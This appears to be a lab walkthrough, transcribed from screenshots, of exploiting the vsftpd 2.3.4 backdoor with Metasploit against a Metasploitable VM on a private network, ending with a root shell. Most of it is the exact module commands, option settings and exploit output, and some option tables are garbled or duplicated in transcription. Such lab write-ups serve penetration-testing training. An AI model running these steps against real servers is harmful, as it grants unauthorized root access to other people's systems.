- available exploit for ftp service version ✓👉

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```

msf > use exploit/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET <target-id>
msf exploit(vsftpd_234_backdoor) > show options
...show and set options
msf exploit(vsftpd_234_backdoor) > exploit


```

NEW
Explore Exposure Command
 Confidentially identify and prioritize exposures from endpoint to cloud with full attack surface visibility and threat-aware risk context.
[TRY IT TODAY](#)


- copy exploit



- Now start msfconsole (Metasploit)




- Paste exploit 📌




```
root@kali: /  
root@kali: /home/aniket  
https://metasploit.com  
[ metasploit v6.4.18-dev ]  
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- --[ 1468 payloads - 47 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```


- Exploit set



```
root@kali: /  
root@kali: /home/aniket  
https://metasploit.com  
[ metasploit v6.4.18-dev ]  
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- --[ 1468 payloads - 47 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Set RHOST – Target Ip address



- Using Following command 🖱️

```
Kali Linux 2.0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Aug 5 01:38
root@kali: /home/aniket
root@kali: /
root@kali: /home/aniket

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
cs/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.170
```

- Now set CPORT – Listening port

```
Kali Linux 2.0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Aug 5 01:38
root@kali: /home/aniket
root@kali: /
root@kali: /home/aniket

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
cs/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.170
RHOST => 192.168.0.170
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CPORT 4444
```

- Attacker machine ip 📍

```

(root@kali)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.225 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe9c:d8a7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:9c:d8:a7 txqueuelen 1000 (Ethernet)
    RX packets 16914 bytes 7801611 (7.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13939 bytes 1949607 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/]
#

```

- Set CHOST – attacker machine ip

```

-----
CHOST          no      The local client address
CPORT          no      The local client port
Proxies        no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                  cs/using-metasploit.html
RPORT         21      yes     The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.170
RHOST => 192.168.0.170
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CPORT 4444
CPORT => 4444
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CHOST 192.168.0.225

```

- All set – (RPORT , RHOST , CPORT , CHOST)

```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      192.168.0.225     no        The local client address
  CPORT      4444              no        The local client port
  Proxies    192.168.0.170     yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.0.170     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
  RPORT      21                yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

- Now , type Exploit --- for Exploiting Target

```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      192.168.0.225     no        The local client address
  CPORT      4444              no        The local client port
  Proxies    192.168.0.170     yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.0.170     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
  RPORT      21                yes       The target port (TCP)


Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```


- Exploitation Started



The screenshot shows a Kali Linux terminal window with the Metasploit framework running. The configuration is as follows:

Option	Value	Description
CPORT	4444	The local client port
Proxies	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.0.170	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT	21	The target port (TCP)

Exploit target:

Id	Name
0	Automatic


View the full module info with the info, or info -d command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Output:

```
[*] 192.168.0.170:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.170:21 - USER: 331 Please specify the password.
[+] 192.168.0.170:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.170:21 - UID: uid=0(root) gid=0(root)
```

- Shell found 📍✅ -- access gained



This screenshot shows the continuation of the Metasploit session. The configuration remains the same. The exploit command is executed again, and the output shows that a shell has been successfully obtained:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Output:

```
[*] 192.168.0.170:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.170:21 - USER: 331 Please specify the password.
[+] 192.168.0.170:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.170:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```



```
Kali Linux 2.0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Aug 5 01:40
root@kali: /home/uniket

Id Name
-- --
0 Automatic

Module Options
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.170:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.170:21 - USER: 331 Please specify the password.
[*] 192.168.0.170:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.170:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.225:4444 -> 192.168.0.170:6200) at 2025-08-05 01:39:54 -0400

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

- Target ip address ✓ ↓

```
Kali Linux 2.0 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Aug 5 01:40
root@kali: /home/uniket

[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

Module Options
ifconfig
ifconfig
eth0
Link encap:Ethernet HWaddr 08:00:27:46:c1:80
inet addr:192.168.0.170 Bcast:192.168.0.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:8413 errors:0 dropped:0 overruns:0 frame:0
TX packets:4391 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:634459 (619.5 KB) TX bytes:590528 (576.6 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:282 errors:0 dropped:0 overruns:0 frame:0
TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:112293 (109.6 KB) TX bytes:112293 (109.6 KB)

root@metasploitable:/#
```

- Available directories on target machine

```

root@kali: /
root@kali: /home/aniket

inet addr:192.168.0.170 Bcast:192.168.0.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:8413 errors:0 dropped:0 overruns:0 frame:0
TX packets:4391 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:634459 (619.5 KB) TX bytes:590528 (576.6 KB)
Base address:0xd020 Memory:f0200000-f0220000


lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
